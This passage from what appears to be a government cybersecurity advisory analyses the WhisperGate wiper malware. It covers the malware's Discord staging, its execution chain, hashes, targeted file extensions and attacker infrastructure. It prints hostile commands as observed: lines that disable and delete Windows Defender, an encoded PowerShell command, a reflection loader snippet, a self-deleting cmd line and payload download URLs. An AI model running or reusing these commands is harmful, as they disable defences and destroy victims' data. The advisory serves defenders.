Unit 29155 cyber actors' use of WhisperGate involved the deployment of the malware files, `stage1.exe` and `stage2.exe`. WhisperGate has two stages that corrupts a system's master boot record, displays a fake ransomware note, and encrypts files based on certain file extensions (see AA22-057A). The actors used multiple Discord accounts to store malware files, including what appears to be development versions or iterations of the binaries. Discord is commonly leveraged by threat actors as an endpoint for malware distribution and control; in this case, it was used to obtain the next step of the infection chain by directly sharing files through its platform. In the case of `stage2.exe`, the binary communicated with Discord to obtain `Tbopbh.jpg`—the malicious payload that is in-memory loaded and performs the destructive capabilities.[18]

Categorization

The Discord accounts associated with the WhisperGate campaign are categorized into three main clusters, labeled below as Clusters 1, 2, and 3. All clusters used Discord as a staging environment for malware deployment. These groupings are based on analysis of threat actor IP addresses and the nature of the malware that existed within the accounts. The following sections include notable details found within each cluster.

Cluster 1

Cluster 1 contained the following files:

- `hxxps://cdn.discordapp[.]com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg` (a resource, e.g., payload, for `stage2.exe`)[18]
- `saint.exe` (a downloader, `SaintBot`, as detailed by CERT-UA)[19]
- `puttyjejfrwu.exe`[19]

Cluster 2

Cluster 2 contained:

- `hxxps://cdn.discordapp[.]com/attachments/888408190625128461/895633952247799858/n.lashevychdirekcy.atom.gov.ua.zip` (means for sending malware in over 35 different zip files via Discord links)[20]
- Several Microsoft Word documents with macros that download `test01.exe` from `3237.site`. Once executed, `test01.exe` downloads `load2022.exe` from `smm2021.net`.

Cluster 3

Cluster 3 contained:

- `hxxps://cdn.discordapp[.]com/attachments/945968593030496269/945970446149509130/Client.exe` (**Note:** Unit 29155 cyber actors' use of `Client.exe` was confirmed as linked to the activity, but the file was not obtained for analysis and functionality cannot be confirmed.)
- `asd.exe` (likely a development version of `stage1.exe`)

Behavioral Analysis

Two Windows Portable Executable (PE) files (`stage1.exe` and `stage2.exe`) were obtained from the Ukrainian victim for analysis. One PE file (`asd.exe`) was obtained from a U.S. victim.

stage1.exe

`stage1.exe` was obtained from the C:\ path of the Ukrainian victim's Windows machine. `stage1.exe` executes when the infected device is powered down, overwriting the master boot record (MBR) and preventing the system from booting normally. **Table 15** lists the hashes and properties attributed to `stage1.exe`.

Table 15: stage1.exe Properties

MD5	5d5c99a08a7d927346ca2dafa7973fc1
SHA-256	a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92
Compiler	MinGW(GCC: (GNU) 6.3.0)[-]
Linker	GNU linker ld (GNU Binutils)(2.28)[GUI32]
TimeDateStamp	2022-01-10 05:37:18
Execution Message	Your hard drive has been corrupted. In case you want to recover all hard drives of your organization, You should pay us $10k via bitcoin wallet 1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65 with your organization name. We will contact you to give further instructions.

asd.exe (development version of stage1.exe)

Following an attempted restart, the message, "The gate is still whispering" appeared and the system did not boot into the OS. This occurred in the same manner as `stage1.exe` and caused the system boot to fail. As with `stage1.exe`, the MBR was corrupted. **Table 16** lists the hashes and properties attributed to `asd.exe`.

Table 16: asd.exe Properties

MD5	eac0ae655d344c25ff467a929790885c
SHA-256	b9e64b58d7746cb1d3bed20405ef34d097af08c809d8dad10b9296b0bebb2b0b
Compiler	MinGW(GCC: (GNU) 6.3.0)[-]
Linker	GNU linker ld (GNU Binutils)(2.28)[Console32,console]
TimeDateStamp	1969-12-31 19:00:00

`asd.exe` is likely a development version of `stage1.exe`. While the behavior of `asd.exe` is similar to `stage1.exe`, the messages displayed were different.

stage2.exe

`stage2.exe` was obtained from the C:\ path of the Ukrainian victim's Windows machine. **Table 17** lists the hashes and properties attributed to `stage2.exe`.

Table 17: stage2.exe Properties

MD5	764f691b2168e8b3b6f9fb6582e2f819
SHA-256	aa79afbf82b06cda268664b7c83900d8f7a33e0f0071facba0b3d8f7a68ce56a
Library	.NET(v4.0.30319)[-]
Linker	Microsoft Linker(6.0)(GUI32,signed)
TimeDateStamp	2022-01-10 09:39:54

Table 18 lists the following chronological observations when `stage2.exe` executes.

Table 18: stage2.exe Behavioral Analysis Observations

Event	Victim Observation
PowerShell command executed twice	`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" –enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==`
Base64 UTF-16LE string decoded	`Start-Sleep -s 10`
HTTP GET request sent to Discord URL to download Tbopbh.jpg	`hxxp://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh[.]jpg`
Nmddfrqqrbyjeygggda.vbs created and executed within the %TEMP% directory	The Visual Basic Script (VBS) file contained the following command: `CreateObject("WScript.Shell").Run "powershell Set-MpPreference -ExclusionPath 'C:\'", 0, False`
AdvancedRun.exe created and executed twice	`C:\Users\<user>\AppData\Local\Temp\AdvancedRun.exe" /EXEFilename "C:\Windows\System32\sc.exe" /WindowState 0 /CommandLine "stop WinDefend"  /StartDirectory "" /RunAs 8 /Run` `C:\Users\<user>\AppData\Local\Temp\AdvancedRun.exe" /EXEFilename "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /WindowState 0 /CommandLine "rmdir 'C:\ProgramData\Microsoft\Windows Defender' –Recurse" /StartDirectory "" /RunAs 8 /Run`
InstallUtil.exe created and executed; files corrupted following execution	`C:\Users\<user>\AppData\Local\Temp\InstallUtil.exe`

Static Analysis

Static analysis was further conducted on two files (`stage2.exe`, `Tbopbh.jpg`) to uncover additional malware functionality and attributes.

stage2.exe

Static analysis was performed on a variant of `stage2.exe`; its hashes and properties are listed in **Table 19** below. Of note, the MD5 and SHA-256 hash values were different than those obtained from the Ukrainian victim machine (listed above in **Table 17**). Behavioral analysis was also performed on the below variant and both files exhibited the same behavior.

Table 19: stage2.exe Variant Properties

MD5	14c8482f302b5e81e3fa1b18a509289d
SHA-256	dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
Library	.NET(v4.0.30319)[-]
Linker	Microsoft Linker(6.0)(GUI32,signed)
TimeDateStamp	2022-01-10 09:39:54

This variant of `stage2.exe` contained multiple layers of execution:

- `stage2.exe` contained a WebClient object that was initialized with Discord URL `hxxps://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg` to obtain the payload `Tbopbh.jpg`.
- `stage2.exe` contained logic to reverse file bytes of a file using the Array's Reverse method.
- `stage2.exe` contained logic to load an Assembly object into a Stream object.
- `stage2.exe` used the reflection library to call method `Ylfwdwgmpilzyaph` from the loaded Assembly object.
- `stage2.exe` contained decryption logic that resembled RC4, a C# class produced a base64 string and an encryption class which created a key using the decoded string. The encryption class used encryption logic every 32 bytes to decrypt. Additionally, the XOR functionality occurred using the initialized byte "Array" shown below. The encryption class resembled RC4; it was used every 32 bytes. The base64 string came from a class that contained EazFuscator logic to obfuscate code by eliminating control flow within code, as well as making symbols difficult to analyze:
  - `byte[] array = new byte[] {148, 68, 208, 52, 241, 93, 195, 220};`
- `stage2.exe` contained EazFuscator class logic. This included logic that built strings during runtime; otherwise, the full strings would have been obfuscated and further segmented when viewed statically. The following is an example of a built string:

  - `UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==`
- When the above string was base64 decoded, the system displayed the following PowerShell command: `Start-Sleep -s 10`
- `stage2.exe` served as the downloader and driver logic for the malware payload, `Tbopbh.jpg`.

Tbopbh.jpg (payload for stage2.exe variant)

An account in Discord Cluster 1 contained malware with the following hashes, labeled as `Tbopbh.jpg`:

- MD5: `b3370eb3c5ef6c536195b3bea0120929`
- SHA-256: `923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6`

When viewing payload `Tbopbh.jpg` using a hex editor, it ended with value "ZM" or hex values "5A 4D"—this indicated the payload was a reversed PE. Reversing the bytes of `Tbopbh.jpg` revealed the hashes of the resulting payload listed in **Table 20** below.

Table 20: Tbopbh.jpg Properties

MD5	e61518ae9454a563b8f842286bbdb87b
SHA-256	9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
Protector	Eazfuscator(-)[-]
Library	.NET(v4.0.30319)[-]
Linker	Microsoft Linker(6.0)[DLL32]
TimeDateStamp	2022-01-10 09:39:31

The original filename from the resulting payload was a Dynamic Link Library (DLL) file, `Frkmlkdkdubkznbkmcf.dll`; its attributes are listed in **Table 21**:

Table 21: Frkmlkdkdubkznbkmcf.dll Attributes

Resources	Classes	Methods
\u2005 \u2005 \u2009 \u2008 \u2001 \u2007 \u2009 \u200b \u200a \u2005 **Note:** This format annotates action taken by EazFuscator to obfuscate items, making it difficult for malware analysts to review.	Main - ClassLibrary1	\u0002
7c8cb5598e724d34384cce7402b11f0e	pc1eOx2WJVV1579235895 –	Ylfwdwgmpilzyaph

Resources	Classes	Methods
78c855a088924e92a7f60d661c3d1845		

`stage2.exe` was observed calling method `Ylfwdwgmpilzyaph` to begin decrypting resource `78c855a088924e92a7f60d661c3d1845`. The reflection library was used to execute method `Ylfwdwgmpilzyaph`, as shown in the following C# code block:

```
using System.Reflection;
string path = "Frkmlkdkdubkznbkmcf.dll";
string fqpn = Path.GetFullPath(path);
Assembly assembly = Assembly.LoadFile(fqpn);
Type type = assembly.GetType("ClassLibrary1.Main");
type.InvokeMember("Ylfwdwgmpilzyaph", BindingFlags.InvokeMethod, null, null,
null);
```

The following application configuration accompanied the above code block to allow loading from remote sources:

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
      <runtime>
            <loadFromRemoteSources enabled="true"/>
      </runtime>
</configuration>
```

Upon invoking the method `Ylfwdwgmpilzyaph`, `Nmddfrqqrbyjeygggda.vbs` wrote to the Windows %TEMP% directory and has the following attributes, as listed in **Table 22** below.

Table 22: Nmddfrqqrbyjeygggda.vbs Attributes

MD5	6eed4ee0cc57126e9a096ab9905f471c
SHA-256	db5a204a34969f60fe4a653f51d64eee024dbf018edea334e8b3df780eda846f
VBS Code	CreateObject("WScript.Shell").Run "powershell Set-MpPreference -ExclusionPath 'C:\'", 0, False

The VBS code listed in **Table 22** used a WScript shell that executed as a Windows application, which ran a PowerShell command to exclude the C:\ drive from Windows Defender's security checks. Malware analysts decoded and decrypted one of the resources from `Frkmlkdkdubkznbkmcf.dll` (`78c855a088924e92a7f60d661c3d1845`). Further analysis of `Frkmlkdkdubkznbkmcf.dll` resulted in an additional DLL file with the following hashes:

- MD5: `5a537673c34933fc854fbfb65477a686`
- SHA-256: `35feefe6bd2b982cb1a5d4c1d094e8665c51752d0a6f7e3cae546d770c280f3a`

This decrypted DLL file contained two resources, `AdvancedRun` and `Waqybg`.

- `AdvancedRun` (GZIP)
  - MD5: `de85ca91e1e8100a619de1c25112f1a5`
  - SHA-256: `489ab4819830d231c3fc3572c5386cad9d18773a8121373ea8174de981cc9166`
- `Waqybg` (GZIP)
  - Reversed byte order:
    - MD5: `9b1191f1ceddf312b0d609cd929c6631`
    - SHA-256: `0dd61a16c625c49ffefaf4ce24cabf9a074028a06640d9bbb804f735ff56dfa3`
  - Original byte order:
    - MD5: `29d83f29c0b0a0b7499e71e7d5cb713f`
    - SHA-256: `fd4a5398e55beacb2315687a75af5aa15b776b5d36b9800a1792ede3955616c2`

Table 23 and **Table 24** list the file properties for both the `AdvancedRun` and reversed `Waqybg` decompressed files.

Table 23: AdvancedRun (decompressed)

Type	Win32 EXE
Company	NirSoft
TimeStamp	2020:08:03 09:41:38-04:00
Original File Name	AdvancedRun.exe
MD5	17fc12902f4769af3a9271eb4e2dacce
SHA-256	29ae7b30ed8394c509c561f6117ea671ec412da50d435099756bbb257fafb10b

Table 24: Waqybg (reversed; decompressed)

Type	Win32 EXE
TimeStamp	2022:01:10 03:14:38-05:00
MD5	3907c7fbd4148395284d8e6e3c1dba5d
SHA-256	34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907
Compiler	MinGW(GCC: (GNU) 6.3.0)[-]
Linker	GNU linker ld (GNU Binutils)(2.28)[Console32,console]

The reversed and decompressed `Waqybg` files contained file corruption logic along with a final command to ping arbitrarily and delete itself: `cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q "%s"`. `Waqybg` is known as WhisperKill—a malware downloaded by WhisperGate that destroys files with specific extensions.[19],[21]

The following file extensions listed in **Table 25** were targeted for file corruption with the equivalent of the "wcscmp" C function logic (a string compare function). The corruption logic included overwriting 0x100000 or 1 MB worth of 0xcc values per targeted file.

Table 25: File Extensions Targeted by WhisperKill

u".3DM"	u".3DS"	u".602"	u".ACCDB"	u".ARC"	u".ASC"
u".ASM"	u".ASP"	u".ASPX"	u".BACKUP"	u".BAK"	u".BAT"
u".BMP"	u".BRD"	u".BZ2"	u".CGM"	u".CLASS"	u".CMD"
u".CONFIG"	u".CPP"	u".CRT"	u".CSR"	u".CSV"	u".DBF"
u".DCH"	u".DER"	u".DIF"	u".DIP"	u".DJVU.SH"	u".DOC"
u".DOCB"	u".DOCM"	u".DOCM"	u".DOCX"	u".DOT"	u".DOTM"
u".DOTX"	u".DWG"	u".EDB"	u".EML"	u".FRM"	u".GIF"
u".HDD"	u".HTM"	u".HWP"	u".IBD"	u".INC"	u".INI"
u".ISO"	u".JAR"	u".JAVA"	u".JPEG"	u".JPG"	u".JSP"
u".KDBX"	u".KEY"	u".LAY"	u".LAY6"	u".LDF"	u".LOG"
u".MAX"	u".MDB"	u".MDF"	u".MML"	u".MSG"	u".MYD"
u".MYI"	u".NEF"	u".NVRAM"	u".ODB"	u".ODG"	u".ODP"
u".ODS"	u".ODT"	u".OGG"	u".ONETOC2"	u".OST"	u".OTG"
u".OTP"	u".OTS"	u".OTT"	u".P12"	u".PAQ"	u".PAS"
u".PDF"	u".PEM"	u".PFX"	u".PHP"	u".PHP3"	u".PHP4"
u".PHP5"	u".PHP6"	u".PHP7"	u".PHPS"	u".PHTML"	u".PNG"
u".POT"	u".POTM"	u".POTX"	u".PPAM"	u".PPK"	u".PPS"
u".PPSM"	u".PPSX"	u".PPT"	u".PPTM"	u".PPTM"	u".PPTX"
u".PS1"	u".PSD"	u".PST"	u".RAR"	u".RAW"	u".RTF"
u".SAV"	u".SCH"	u".SHTML"	u".SLDM"	u".SLDX"	u".SLK"
u".SLN"	u".SNT"	u".SQ3"	u".SQL"	u".SQLITE3"	u".SQLITEDB"
u".STC"	u".STD"	u".STI"	u".STW"	u".SUO"	u".SVG"
u".SXC"	u".SXD"	u".SXI"	u".SXM"	u".SXW"	u".TAR"

u".TBK"	u".TGZ"	u".TIF"	u".TIFF"	u".TXT"	u".UOP"
u".UOT"	u".VBS"	u".VCD"	u".VDI"	u".VHD"	u".VMDK"
u".VMEM"	u".VMSD"	u".VMSN"	u".VMSS"	u".VMTM"	u".VMTX"
u".VMX"	u".VMXF"	u".VSD"	u".VSDX"	u".VSWP"	u".WAR"
u".WB2"	u".WK1"	u".WKS"	u".XHTML"	u".XLC"	u".XLM"
u".XLS"	u".XLSB"	u".XLSM"	u".XLSM"	u".XLSX"	u".XLT"
u".XLTM"	u".XLTX"	u".XLW"	u".YML"	u".ZIP"	

Malware Related to Tbopbh.jpg

`stage2.exe` and its respective payload, `Tbopbh.jpg`, served as a template for other malware within Discord Cluster 1. While most of these other malware files have not been observed in open source reporting, malware analysts assess them as payloads that follow the unravelling process listed in **Figure 1** below.



Figure 1: stage2.exe Execution Process Template

Table 26 below provides a list of MD5 hashes for files found within Discord Cluster 1. When reversed, these files become DLL files, which were structured similarly to `Frkmlkdkdubkznbkmcf.dll`.

Table 26: Files Located in Discord Cluster 1

Note: Analysts identified the files below in Discord Cluster 1; the files are staged on the Cluster in reversed byte order. Analysts reversed the file byte order for each file into their proper portable executable format, e.g., "Functional" format. The hashes in Table 26 represent both byte orders.

Filename	MD5 (Reversed)	MD5 (Functional)
Afgyyppsysmtddhvhhaw.dll	d034fe4c71b16b6d331886c24fef2751	4074798a621232dc448b65db7b1fdd66
Avbbwys.dll	422437f326b8dbe30cc5f103bde31f26	7f84263fd24f783ff72d5ae91011b558
Azkebvoyswvjnrpmn.dll	562c337b8caca330da2ea6ae07ee5db6	f73d203bdf924658fd6edf3444c93a50
Budoejokuqbge.dll	58e879213d81333b628434ba4aeb2751	08dfebc04eb61c9a6d87b6524c1c0f2e
Bwqdffttejlkeqe.dll	1c85c0d044ac837e8939564afac1eb32	8633bd2bbbb5da22c3f8751150186c42
Bxqbsyxfkjzmhdtfceoak.dll	7234da8ceafbe6586469f18c03cc1832	5f4df6dd8e644d59eaf182e500b5e7bf
Clsrncpbaucrabuobcpale.dll	618d62dd95fd9aeb855fe2ef1403dce5	955e4c198ee58e40fe92cb74ceefdf00
Cpdvzvzyghy.dll	d40195a444526eafb0db56d95bf8655d	a905d620717f75751aa94ceb88995dbc
Ctiktdfyauejxfak.dll	d06761b2cff86035a4838110ed6ab622	2ca6bcf16ee4293a771a1cf7b7b9ee49
Czxhayyankwsp.dll	59da31da4db1aa5f9a5c7c0c151422c8	de1bf141976776becd376a0dac400df6
Djpajq.dll	de1f9d1f0336ddcff832ad3900acd2f1	974e7c0b3660fbf18f29eac059f85ac0
Dmdtflkcgebf.dll	394e056cb6cb732dfd5e0d45d3dae938	4d8343c40be53d6521244fe74393d937
Ejcpaujkmvjndgqznimmkgd.dll	b7c1a8d39f46eaf52be90e24565dd6b0	7a70d5fbbafe3454b76e3ad2f009618f
Encuutwvdqbxlxh.dll	2b39eab325906b0a3ab7e584c3d67349	df4f856f783d23fb01af1e0e64bc0e20
Esalfjyraquwfxcgufwzip.dll	80f0ee332a452172533ad8863bb3bc63	f4f4e55a00d2f3a433c9e5624285ac1c
Fdgofjdvmmllgsxunb.dll	9345425cf07b4c39a80cd8540e08bfde	eef2363744345741e09fe5380eeb4df3
Fkhzvcuucaprsibp.dll	aecb57e20d2c0b0d9fece2cbcbcc3459	4bce4831b1dd71f19c55b3e3b5e99856

Filename	MD5 (Reversed)	MD5 (Functional)
Fkthhyexkr.dll	58dc7c9577ff90a046359ca255c0c9f4	19cb20c4e7dbfe15c1aa284752d0fecb
Fqattuyxknkhv.dll	5c9e2195d10375b746b6717fdb47b5b9	2b5f159f022109a8de1bc5dd9e3138a0
Fqyubbzbubsge.dll	afbb9459d4a0f60d7ffb3b3532d11bc2	8d3d4d702ba6b4be2766a41bfe5ff76e
Frkmlkdkdubkznbkmcf.dll	b3370eb3c5ef6c536195b3bea0120929	e61518ae9454a563b8f842286bbdb87b
Gsiook.dll	a1b509254a0a1daa7e00d279ec974461	0e03103e8110785156105946e48ea9e0
Gutjuhi.dll	791a81f31a8e7090a7d5417451e09efa	fba76f4eb2e7a2eb17193bebe290a198
Hisvswmeswmnqbvzpoxzx.dll	e1a15bc13157134f542cd9c55c742460	c9d1677f4f89b95b41591b23a1dc1a63
Hsoahb.dll	cd62d4a178705b2b90a8babd8613df93	032f5642d4fb2fdd74e6f20a13c57746
Icyjkszdzgoxdfuwptkwxo.dll	f34f60375bebad861a35b7c4bb0fa1c8	a66b3b22a3619f739b197d0d443b700c
Jdfzavlqr.dll	7fe7f33d9b5dbdf3d032d2a10e39f283	8cfef66b390f08bdbfd940922cf51650
Jrdggfjvve.dll	b32e14a9b7de6c92cd16758fa6e23346	1220b580cef1bf22351e271773945d20
Jteieurqgvpgnhw.dll	b85538f665fdb6c8d9a74f2df7369832	ffa68749aa3fc6495e2c49b01d964339
Kbuqtmznmodjzvxvwxcvho.dll	869742fb9db71fdb66f00528fe2966ec	5b884f15dc9b072d7bbad9ec2b249f38
Kdmvyizz.dll	2128361d8aaae1225d50c9add32006a1	9152c9de57b5647ee4ab3dff551dc8dd
Kfxghcmg.dll	56e0446a6d7175a0d09110bc483ddbed	fc418fdda06ce5982153766dcefb71d9
Krewcizfplntbwcqawfhtfpd.dll	6a4fca88ee36fecc5113e188cc39d25c	5c3b0040e2dece6e17093ae607b79044
Lsurhpmpyewhv.dll	143594597130e301499e5940a5fb798a	911c7e82f32f78577dcd725a7adb114d
Mbkzrkfasxgxtzhgpgsehip.dll	993f01861aff306df44e6475f7886f37	e4634ef9bfe7b598b857ad997445b239
Mhnovdgzzidqx.dll	64b9feeccf6c183b9f7138f8fc53acbb	7e0c42d33921a89724424f17c97037bd
Mlfampnfnmjvjnahkrawwqd.dll	ddec2d79f460a881849037336ba8968f	d973210977957209f255b58eb1715b12

Filename	MD5 (Reversed)	MD5 (Functional)
Mppveiyannobrcdlkd.dll	9606b4720a0e73ef1f00505a11aab2f7	0adc2530cf348c0a3d53a680291a3d67
Mzhyeemgqbmamubqn.dll	f772f5c65d65412f61ef5f2660e33ceb	f8ffd1eab6223e31b15d0fd6c3c0472e
Nbbudwt.dll	875f9200b49db08c33962b0a6bd05ab9	2e035360971a817b854d7d5a2b008717
Nhqcfzagulwaw.dll	fa97dbe84ce7717b754795fa89f13dce	601c12596dfea84c2113ae5ee59a52ec
Nlzhpvuzzoycqnnpl.dll	d8c04ecd646a1f8537a59f63518ef3c6	47f4534da421daf8089cf34d53f6bb6e
Noubvdigjlwsnqiylzgikkk.dll	3bcff990faacbebb8fb470dfe03e2543	683546b9171a1ea284a96d1b45d1d823
Nvxwbzciqarteyuz.dll	c265188fdadddb648629e8060601dca7	af85885a74cfe099676af542dcdc5741
Nykfvwmchighqwcguabvgq.dll	8a2ba7f9cb6f65edf65dbe579907551e	673586594242d99ab02118595e457297
Ofgdwttnmqibnmpqx.dll	9657c2ef6ed5229740b125df9ca6c915	0dc5ac12f7690db15c99eaabc11b129c
Ohtvepefcjnchrrasokn.dll	a5494ffd9efb7c3df59c527076a05e62	e2cc52273d56ed66c800a726760c1ed0
Olkscszculdbzvco.dll	85afdef18d65b0518d709a5a324ea57a	77675a24040f10c85112d9a219d5f1c7
Onkwzkpfuqazvali.dll	da4d81f9ef3b25ea09f34481d923dd9d	cc4a9db6f250114e26d8d9ba6ab46bc9
Opaqwrazeyyilbbjlkf.dll	0e6374042b33d78329149a6189a7cb46	1934e2ebc64d41e37ef53ea0c075e974
Owxtabfdqhkaahhwsgkatuu.dll	d33f608f561096be24cba91797e0da2f	332b7f6662e28e3577bd1b269904b940
Poezcjhvkzgmnyqljpbte.dll	32db8abce1618e60441f5c7cf4be0d22	2b2509c6ee46d6327f2f1c9a75122d15
Rvyqctymumtudroyae.dll	dd2431b1f858b4ca14a4ea05fb8c4a06	9b2924c727aa3a061906321a66c9050c
Sutragevr.dll	7d3b529db1bd896d9fd877b85cafdc64	de276cf07ccffa18d7ffc35281bca910
Sxkdxclqmxnmjgedhgagl.dll	6e1394938c2fecad2d4f5b3bcf357ec0	d6b41747cb035c4c2b08790cd57f0626
Tosyxesxgrzyb.dll	99305ce01cc2d0f58cd226efb2de893f	6859fe5a3eead00a563cd93efcc6ea96

Filename	MD5 (Reversed)	MD5 (Functional)
Tpmnkauftdydomyz.dll	6c152774f6894407075e6f0a2859bbae	981160dee6cd25fb181e54eca7ff7c22
Tptjtwfhpsjfksqoajt.dll	343b140977b3f9b227e7e5f82b0fadb5	95cf2a5a24b0d33d621bb8995d5826bc
Tsgblplhdwwj.dll	54a9fa9eb337a3b5ca7b0fa4553e439d	cee5acbfef7e76f52f40b8ae95199c50
Uqhznlcagzyoqrbyylnnwn.dll	4c19aeecbfca13b8a199703d8b8284b9	ad0ca738aa6c987e4ee1a87ff2b8acd5
Uslrfkxccdyetfdxmaokbhv.dll	dc795cb9290b1bc0b7fb1ce9d6ae7c93	552d9b79cc544fc6c3e8aa204dd00811
Waordspinycera.dll	9935a86108e3ae3f72cd15817601dcc6	5d063eecd894d3d523875bc82ef6f319
Wcfsobntsczz.dll	77aa3f342a0d69fda67c853bcc004d48	d0b00a6c83ce810ec2763af17e8ab1c4
Wpqyhvfnunlabx.dll	03af632aa6f87bf9dd4364ee3b612cbb	9f11e915be5c0d02a3130329cf032a28
Wqwpawlulyrsrjcbvuvddeud.dll	41871fef433d7b4b89fd226fe3a1a2c0	e21fe98cc8866c0eeecf3549ebcec751
Wqxpgvsgvhygmfbziucxcuh.dll	246d9f9831b125ea7e6ef21bc4c8a0ca	dea3ae8225913dd98148fc86cfc3bcbe
Xgcpgrxhchgwz.dll	9c695be3703194fdb71c212a0832bcf3	8744cec7547b1e73705c10a264e28e08
Xgkepoc.dll	69e58c5ee69f5e5e8a58f4afdd59adfe	d43446b4a22a597b93b559821ee5ac9b
Xlfthpiq.dll	540ee8e39150c539fea582b0e77be7b0	3fe96ff4a5ef0f5346ce645a2a893597
Xlocky.dll	0a2affa6d895baab087b84e93145da35	246f31c86bbbe7f65c0126cf4a1a947a
Xqblktvxmnxrzwiuqdfxzrd.dll	569c1d31f4c7ec7701d8e4e51b59fe85	5eaa7e812733a5c8cda734fab2f752d5
Xykqrksoqqgyuckfc.dll	09a2d85e809d36bff82bd5ab773980a3	96964aed18f65a7acae632f358a093f6
Yawyjonk.dll	3ccf799ff208981349cee4fb1a1cf88c	4e9c55c6fe25d61ca4394de794546fab
Yrknbt.dll	6154760e602bd71192d93f72fbdb486e	94bf96b76c2a092de8962496ce35deaf
Yvbmuigfihprdxgiirp.dll	b0d0a23766fa64ece9315f37b28bb4c0	1e22d64f263e8ea4b2d37dcd9b7c3012
Ywrovtjimixpmizuln.dll	ca43a241042b5fcc305393765ae18e69	28d571ddb5c04d065dfe1be9604663ba
Zfgdccnwnee.dll	251f3a4757d9e4de0499cc30c0bc00a9	755dac7edd17fbf5b5c449dd06c02e14

Filename	MD5 (Reversed)	MD5 (Functional)
Zkuxhxwbvifejn.dll	9d7ab8b0aa669125d9a5adc4f46c56f3	af277ae0fbf6cc20f887696ea4756d46
Zsdflpivel.dll	a9c9c0be8eca3b575c24da0fcf1af1a9	1cac5c0cb8801e8730447023270d8d56

Appendix B: Indicators of Compromise

Table 27 lists observed IP addresses that were first observed as early as 2022 and have been historically linked to Unit 29155 infrastructure. These IPs are considered historical infrastructure and should be investigated for associated abnormal or malicious activity.

Table 27: IP Addresses Associated with Unit 29155 Infrastructure

IP Address
5.226.139[.]66
45.141.87[.]11
46.101.242[.]222
62.173.140[.]223
79.124.8[.]66
90.131.156[.]107
112.51.253[.]153
112.132.218[.]45
154.21.20[.]82
179.43.133[.]202
179.43.142[.]42
179.43.162[.]55
179.43.175[.]38
179.43.175[.]108 (data exfiltration site)
179.43.176[.]60
179.43.187[.]47
179.43.189[.]218
185.245.84[.]227
185.245.85[.]251

IP Address
194.26.29[.]84
194.26.29[.]95
194.26.29[.]98
194.26.29[.]251

Threat actors can exploit jump hosts, also known as jump servers or bastion hosts, to gain unauthorized access or perform malicious activities within a protected network. In this context, the domains listed in **Table 28** represent the tools used to establish functionality for creating a jump host.

Table 28: Domains Hosting Jump Host Tooling

Domain Name
interlinks[.]top
https://3proxy[.]ru
https://ngrok[.]com (**Note:** This domain is a legitimate service leveraged for malicious purposes by Unit 29155 cyber actors and should be investigated prior to blocking.)
https://nssm[.]cc